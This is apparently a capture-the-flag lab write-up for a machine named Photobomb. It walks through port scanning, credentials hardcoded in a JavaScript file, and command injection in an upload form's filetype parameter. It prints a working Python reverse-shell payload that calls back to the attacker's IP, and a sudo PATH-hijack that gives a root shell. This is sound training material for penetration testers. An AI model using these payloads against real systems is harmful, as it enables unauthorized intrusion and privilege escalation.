Photobomb

1. Enumeration

Let's start with a Nmap scan to discover services and open ports running on this machine.

`nmap -sV -Sc 10.10.11.182`


```
┌──(root💀Tzayad)-[/home/kali]
└─# nmap -sV -sC 10.10.11.182
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-01 09:44 EST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Photobomb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```

There are only two open ports, port 22 and port 80


- Web content and Subdomain enumeration don’t show anything

2. Port 80 enumeration

photobomb.htb



This link redirects to /printer which is asking for a username and password that we don’t know.




Photobomb.htb source code

```
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href="styles.css"
  <script src="photobomb.js"></script>
</head>
<body>
  <div id="container">
    <header>
      <h1><a href="/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling
      <p>This state of-the-art web application is your gate
      <p>To get started, please <a href="/printer" class="
      <p>If you have any problems with your printer, please
    </article>
  </div>
</body>
</html>
```

Let's take a look at this JS file:

```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

Now let's log in with those credentials



The website offers "DOWNLOAD PHOTO TO PRINT"

Let's intercept the request using Burpsuite


```
POST /printer HTTP/1.1
Host: photobomb.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: http://photobomb.htb
Authorization: Basic cEgwdDA6YjBNYiE=
Connection: close
Referer: http://photobomb.htb/printer
Upgrade-Insecure-Requests: 1

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=3000x2000
```

It seems vulnerable to command injection

Let's test for command injection, start "python web server"

1. `python3 -m http.server`

2. inject ;curl+10.10.x.x:8000 to each parameter




We found that only the filetype parameter is vulnerable

Lets create some reverse shell: https://www.revshells.com/

```
export+RHOST="10.10.14.34";export+RPORT=5555;python3+-
c+'import+sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int
(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd)+for+fd+in+(0,1,2)];pty.spawn("sh
")'
```

Start the Netcat listener




3. Privilege Escalation

Lets upgrade our shell

```
export TERM=xterm
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Before running linpeas lets try the classic ways



User wizard can run "cleanup.sh" with "sudo" privilege

Lets check this script

```
wizard@photobomb:~$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

So there are two interesting, “cd” and "find" called without their absolute path. so, we can exploit this misconfiguration by changing the "PATH variable"

Lets create "cd" file that contains '/bin/bash' and give 777 permission

```
wizard@photobomb:/tmp$ echo "/bin/bash" > cd
```

Add /tmp to the beginning of the PATH variable

```
wizard@photobomb:/tmp$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb#
```

```
root@photobomb:/tmp# cd ~ ; ls
cd ~ ; ls
root.txt
root@photobomb:~# cat root.txt
cat root.txt
e49f
```